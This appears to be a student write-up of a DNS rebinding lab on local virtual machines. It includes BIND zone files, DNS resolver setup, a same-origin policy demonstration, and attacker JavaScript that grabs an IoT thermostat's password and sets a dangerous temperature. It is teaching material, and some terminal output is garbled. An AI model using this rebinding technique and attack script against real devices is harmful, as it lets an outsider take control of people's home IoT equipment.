DNS Rebinding Attack

User VM: 10.0.2.22

Local DNS Server: 10.0.2.15

Attacker VM: 10.0.2.10

Task 1: Configure the User VM

Step 1.Reduce Firefox's DNS caching time:

By default, the cache's expiration time is 60 seconds. That means that our DNS rebinding attack needs to wait for at least 60 seconds. To make our life easier, we reduce the time to 10 seconds or less.

| network.dns.offline-localhost | default | boolean | true |
|---------------------------------------|----------|---------|------|
| network.dnsCacheEntries | default | integer | 400 |
| network.dnsCacheExpiration | modified | integer | 10 |
| network.dnsCacheExpirationGracePeriod | default | integer | 60 |

Step 2.Change/etc/hosts

```
[03/12/2020 20:16] Rakshith-10.0.2.22@VM:~$cat /etc/hosts
127.0.0.1 localhost
10.0.2.22 www.seedIoT32.com
127.0.1.1 VM
```

Step 3.Local DNS Server

We are making 10.0.2.15 as our local DNS resolver; we add the nameserver entry to the head file of /etc/resolvconf/resolv.conf.d. Once we do this, all DNS queries made by our user VM will be answered by our local DNS server 10.0.2.15. We can demonstrate this by doing a dig on www.google.com, we get the response by 10.0.2.15.


```
[03/12/2020 18:11] Rakshith-10.0.2.22@VM:~$cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
# D0 NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.15
nameserver 127.0.1.1
search syr.edu
[03/12/2020 18:11] Rakshith-10.0.2.22@VM:~$■
```

```
[03/12/2020 18:11] Rakshith-10.0.2.22@VM:~$dig www.google.com
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18273
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.google.com.
                                        IN
                                                A
;; ANSWER SECTION:
www.google.com.
                                IN
                                                172.217.12.164
;; AUTHORITY SECTION:
google.com.
                        170425 IN
                                        NS
                                                nsl.google.com.
google.com.
                       170425 IN
                                                ns4.google.com.
google.com.
                        170425 IN
                                        NS
                                                ns2.google.com.
                        170425 IN
                                        NS
                                                ns3.google.com.
google.com.
;; ADDITIONAL SECTION:
nsl.google.com.
                        170422 IN
                                                216.239.32.10
                                        Δ
nsl.google.com.
                        170422 IN
                                        AAAA
                                                2001:4860:4802:32::a
ns2.google.com.
                       170422 IN
                                                216.239.34.10
                      170422 IN
ns2.google.com.
                                        AAAA
                                                2001:4860:4802:34::a
ns3.google.com.
                        170422 IN
                                        A
                                                216.239.36.10
ns3.google.com.
                        170422 IN
                                                2001:4860:4802:36::a
                                        AAAA
ns4.google.com.
                        170422
                                IN
                                                216.239.38.10
                                                2001:4860:4802:38::a
ns4.google.com.
                        170422
                                        AAAA
;; Query time: 2 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Thu Mar 12 18:12:54 EDT 2020
;; MSG SIZE rcvd: 307
[03/12/2020 18:12] Rakshith-10.0.2.22@VM:~$
```


Task 2: Start the IoT server on the User VM

Install Flask:

```
[03/12/2020 18:23] Rakshith-10.0.2.22@VM:~/dns rebinding$unzip attacker vm.zip
Archive: attacker vm.zip
     creating: attacker vm/
   inflating: attacker_vm/attacker32.com.zone
    Text Editor ttacker_vm/rebind_malware/
ttacker_vm/rebind_malware/config.py
     creating: attacker vm/rebind malware/templates/
   inflating: attacker vm/rebind malware/templates/change.html
     creating: attacker vm/rebind malware/templates/css/
   inflating: attacker vm/rebind malware/templates/css/bootstrap.min.css
   inflating: attacker_vm/rebind_malware/templates/css/style.css
   inflating: attacker_vm/rebind_malware/templates/index.html
     creating: attacker_vm/rebind_malware/templates/js/
   inflating: attacker vm/rebind malware/templates/js/change.js
   inflating: attacker vm/rebind malware/templates/js/jquery-2.2.4.min.js
   inflating: attacker vm/rebind malware/templates/js/main.js
   inflating: attacker vm/rebind malware/ init .py
   inflating: attacker vm/start webserver.sh
[03/12/2020 18:23] Rakshith-10.0.2.22@VM:~/dns rebinding$ls
attacker_vm attacker_vm.zip user_vm.zip
[03/12/2020 18:23] Rakshith-10.0.2.22@VM:~/dns rebinding$unzip user vm.zip
Archive: user vm.zip
     creating: user vm/
     creating: user vm/rebind iot/
  extracting: user_vm/rebind_iot/.gitignore
   inflating: user_vm/rebind_iot/.iot.py.swp
   inflating: user vm/rebind_iot/config.py
   inflating: user_vm/rebind_iot/iot.py
     creating: user_vm/rebind_iot/templates/
   inflating: user vm/rebind iot/templates/change.html
     creating: user vm/rebind iot/templates/css/
   inflating: user_vm/rebind_iot/templates/css/style.css
   inflating: user vm/rebind iot/templates/css/style.scss
   inflating: user vm/rebind iot/templates/index.html
     creating: user vm/rebind iot/templates/js/
   inflating: user vm/rebind iot/templates/js/change.js
   inflating: user vm/rebind iot/templates/js/jquery-2.2.4.min.js
   inflating: user_vm/rebind_iot/templates/js/main.js
   inflating: user_vm/rebind_iot/_init_.py
   inflating: user vm/start iot.sh
 °C[03/12/2020 18:25] Rakshith-10.0.2.22@VM:~/.../user_vm$FLASK_APP=rebind_iot flask run --host 10.0.2.22 --port 8080
* Serving Flask app "rebind iot"
 Debug mode: off
Running on http://10.0.2.22:8080/ (Press CTRL+C to quit)
**Running on http://10.0.2.22:8080/ (Press CTRL+C to quit)
10.0.2.22 - [12/Mar/2020 18:27:33] " 200 -
10.0.2.22 - [12/Mar/2020 18:27:34] "
10.0.2.22 - [12/Mar/2020 18:27:34] "
10.0.2.22 - [12/Mar/2020 18:27:34] "
10.0.2.22 - [12/Mar/2020 18:27:35] "GET /favicon.ico HTTP/1.1"
10.0.2.22 - [12/Mar/2020 18:27:35] "
10.0.2.22 - [12/Mar/2020 18:27:36] " "
10.0.2.22 - [12/Mar/2020 18:27:36] " "
10.0.2.22 - [12/Mar/2020 18:27:39] " "
10.0.2.22 - [12/Mar/2020 18:27:39] " "
10.0.2.22 - [12/Mar/2020 18:27:41] " "
10.0.2.22 - [12/Mar/2020 18:27:44] " " "
10.0.2.22 - [12/Mar/2020 18:27:45] " " "
                                                                      " 200 -
                                                                               " 200 -
                                                                    200 -
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10.0.2.22 - -
10.0.2.22 - -
10.0.2.22 - -
               [12/Mar/2020 18:27:46]
[12/Mar/2020 18:27:47]
               [12/Mar/2020 18:27:48]
                                                                      200
               [12/Mar/2020 18:27:49]
[12/Mar/2020 18:27:50]
```



Task 3: Start the attack web server on the Attacker VM



Task 4: Configure the DNS server on the Attacker VM

Here we have created a new zone file called 2294rakshith.com.zone and added it to the /etc/bind folder. Below are the contents of the same zone file. For the settings to take place we have restarted bind9 service.

```
[03/12/2020 18:53] Rakshith-10.0.2.10@VM:.../bind$cat named.conf
// This is the primary configuration file for the BIND DNS server named.
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// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
// If you are just adding zones, please do that in /etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "rakshith2294.com" {
     type master;
     file "/etc/bind/rakshith2294.com.zone";
};
zone "2294rakshith.com" {
     type master;
     file "/etc/bind/2294rakshith.com.zone";
};
zone "example.com" {
     type master;
     file "/etc/bind/example.com.zone";
};
[03/12/2020 18:54] Rakshith-10.0.2.10@VM:.../bind$
```

```
[03/12/2020 18:54] Rakshith-10.0.2.10@VM:.../bind$cat 2294rakshith.com.zone
STTL 10000
                      ns.2294rakshith.com. admin.ns.2294rakshith.com. (
        IN
                SOA
                2008111001
                8H
                2H
                4W
                1D)
                NS
                      ns.2294rakshith.com.
        IN
        IN
                      10.0.2.10
                A
        IN
                A
                       10.0.2.10
www
        IN
                       10.0.2.10
ns
                A
        IN
                      10.0.2.10
[03/12/2020 18:54] Rakshith-10.0.2.10@VM:.../bind$
```

```
[03/12/2020 18:54] Rakshith-10.0.2.10@VM:.../bind$sudo service bind9 restart [03/12/2020 18:55] Rakshith-10.0.2.10@VM:.../bind$
```

Once we do a dig to any domain of our zone using our attacker machine, we get the results as per the contents we have hosted in our zone file. This shows that our setup is correct.

```
[03/12/2020 18:55] Rakshith-10.0.2.10@VM:.../bind$dig @10.0.2.10 www.2294rakshith.com
; <<>> DiG 9.10.3-P4-Ubuntu <<>> @10.0.2.10 www.2294rakshith.com
(1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12634
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.2294rakshith.com.
                                IN
;; ANSWER SECTION:
                                                 10.0.2.10
www.2294rakshith.com.
                        10000
                                IN
;; AUTHORITY SECTION:
2294rakshith.com.
                        10000
                                IN
                                         NS
                                                 ns.2294rakshith.com.
;; ADDITIONAL SECTION:
ns.2294rakshith.com.
                        10000
                                IN
                                                 10.0.2.10
;; Query time: 1 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Thu Mar 12 18:57:22 EDT 2020
;; MSG SIZE rcvd: 98
[03/12/2020 18:57] Rakshith-10.0.2.10@VM:.../bind$
```

Task 5: Configure the Local DNS Server

On the Local DNS server, we set up a forward record for the 2294rakshith.com domain, so whenever the local DNS server receives a DNS query for hosts inside this domain, it will simply send the DNS query to the IP address specified in the forward record. This can be done by adding the forward entry in the named.conf file of the local DNS server. We restart bind for settings to take effect. We then verify our configuration by doing a dig on xyz.2294rakshith.com from user VM, we get the results as per the contents of the zone file we have hosted in the attacker machine, this demonstrates that our local DNS server is indeed forwarding all requests to the attacker machine.

```
[03/12/2020 19:01] Rakshith-10.0.2.15@VM:.../bind$cat named.conf
// This is the primary configuration file for the BIND DNS server named.
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
// If you are just adding zones, please do that in /etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "rakshith2294.com" {
     type forward;
     forwarders {
        10.0.2.10;
};
zone "2294rakshith.com" {
     type forward;
     forwarders {
        10.0.2.10;
};
[03/12/2020 19:01] Rakshith-10.0.2.15@VM:.../bind$sudo service bind9 restart
[03/12/2020 19:02] Rakshith-10.0.2.15@VM:.../bind$
```

```
[03/12/2020 19:04] Rakshith-10.0.2.22@VM:~$dig xyz.2294rakshith.com
; <>>> DiG 9.10.3-P4-Ubuntu <>>> xyz.2294rakshith.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43768
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 27
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xyz.2294rakshith.com.
                                IN
                                        A
;; ANSWER SECTION:
xvz.2294rakshith.com.
                        9979
                                IN
                                                 10.0.2.10
```

Launch the Attack on the IoT Device


Task 6: Understanding the Same-Origin Policy Protection

http://www.seedIoT32.com:8080: URL for thermostat IOT device which display's the temperature


http://www.seedIoT32.com:8080/change: This page comes from IOT's server, when we click a button on this page we can see that the temperature in the thermostat raised to 99.

http://www.2294rakshith.com:8080/change: This page comes from our attacker server, when we click a button it should send request to IOT server to raise the temperature.

As we can see the temperature changes when we click a button for the page hosted in IOT server.




When we do the same task from the page hosted in the attacker, we get the origin policy error in the console of our browser.



The same-origin policy fights one of the most common cyber attacks out there: cross-site request forgery. In this maneuver, a malicious website attempts to take advantage of the browser's cookie storage system. Here our first two URL's are from same origin seediot32.com, but URL's one and three, are not from the same origin, they are from different domains altogether so our browser does not allow our URL 3 to make any changes or access any elements of URL1.

Step 1: Modify the JavaScript code:

In the javascript file of change.js in the attacker VM, we add the domain of our attacker domain www.2294rakshith.com, this defeats the origin policy, and we can see that we are not observing any error in the console when we try to increase the temperature.



Step 2: Conduct the DNS rebinding:

Our JavaScript code sends requests to www.attacker32.com,i.e., the requests will come back to the Attacker VM. That is not what we want; we want the requests to go to the IoT server. This can be achieved using the DNS rebinding technique.


When the page of the attacker loads, zone file of 2294rakshith.com is still pointing to 10.0.2.10 (the attacker machine). Before clicking the button we change the zone file content of 2294rakshith.com to point to our lot server which is the user machine (10.0.2.22) with a very low TTL value. When we click the button the javascript will send the request to the real lot server and we then get a response. Below is the changes we have made to the zone file and the changes we can see when we click the button.

```
[03/12/2020 22:24] Rakshith-10.0.2.10@VM:.../bind$cat 2294rakshith.com.zone
$TTL 5
       IN
                      ns.2294rakshith.com. admin.ns.2294rakshith.com. (
                SOA
                2008111001
                8H
                2H
                4W
                1D)
       IN
                NS
                      ns.2294rakshith.com.
        IN
                      10.0.2.22
                      10.0.2.22
        IN
                A
www
                      10.0.2.22
        IN
                A
ns
                      10.0.2.22
        IN
                A
[03/12/2020 22:24] Rakshith-10.0.2.10@VM:.../bind$
```

Once we make changes to the zone file we reload the zone for changes to take place, and flush the DNS cache in the local DNS server to eliminate all old entries.

```
[03/12/2020 22:38] Rakshith-10.0.2.10@VM:.../bind$sudo rndc reload 2294rakshith.com zone reload queued [03/12/2020 22:38] Rakshith-10.0.2.10@VM:.../bind$
```

```
[03/12/2020 22:19] Rakshith-10.0.2.15@VM:~$sudo rndc flush [sudo] password for seed: [03/12/2020 22:39] Rakshith-10.0.2.15@VM:~$
```



Task 8 Launch the Attack

In the previous task, the user has to click the button to set the temperature to the dangerously high value. Obviously, it is unlikely that users will do that. In this task, we need to do that automatically.

First we have to make changes in the main.js file; we have to change the prefix pointing to URL of our attacker website (2294rakshith.com). Then we have to repeat the same steps again while loading the attacker page our zone file will be pointing to attacker IP.

Once the page lands we have to reload the zone like we did in the last step, we have to now point the zone file to user server (iot server). Now if we click the button request will go to the user machine and the changes will apply as per the javascript file and temperature will rise to 88.

Changes made to main.js file in the attacker.

```
[03/12/2020 22:42] Rakshith-10.0.2.10@VM:~/.../js$cat main.js
let INTERVAL LENGTH = 10;
let TEMPERATURE = 88
let url_prefix = 'http://www.2294rakshith.com:8080'
function launchAttack() {
  console.log('Launch the Attack!!');
   $.get(url_prefix + '/password', function(data) {
      if ('StillMe' === data) {
        console.log('Failed: Still talking to the attacker\'s web server!!');
        $('#pwd-err').show();
        $('#pwd-iot').hide();
      } else ·
        console.log('Great, now I am talking to the IoT device!!');
        $('#pwd-err').hide();
        $('#pwd-iot').show();
     7
      $.post(url_prefix + '/temperature?value=' + TEMPERATURE
                        + '&password=' + data.password,
             function(data) { });
  });
function countDown() {
   $('#currentCount').html("<h2>"+ count +"</h2>");
    if (count === 0)
        launchAttack();
        count = INTERVAL LENGTH;
   } else if (count == 5) {
        $('#pwd-err').hide();
        $('#pwd-iot').hide();
        count --;
    } else {
        count --;
```

Once we click the button we get the response from the IOT server and temperature will rise to 88.

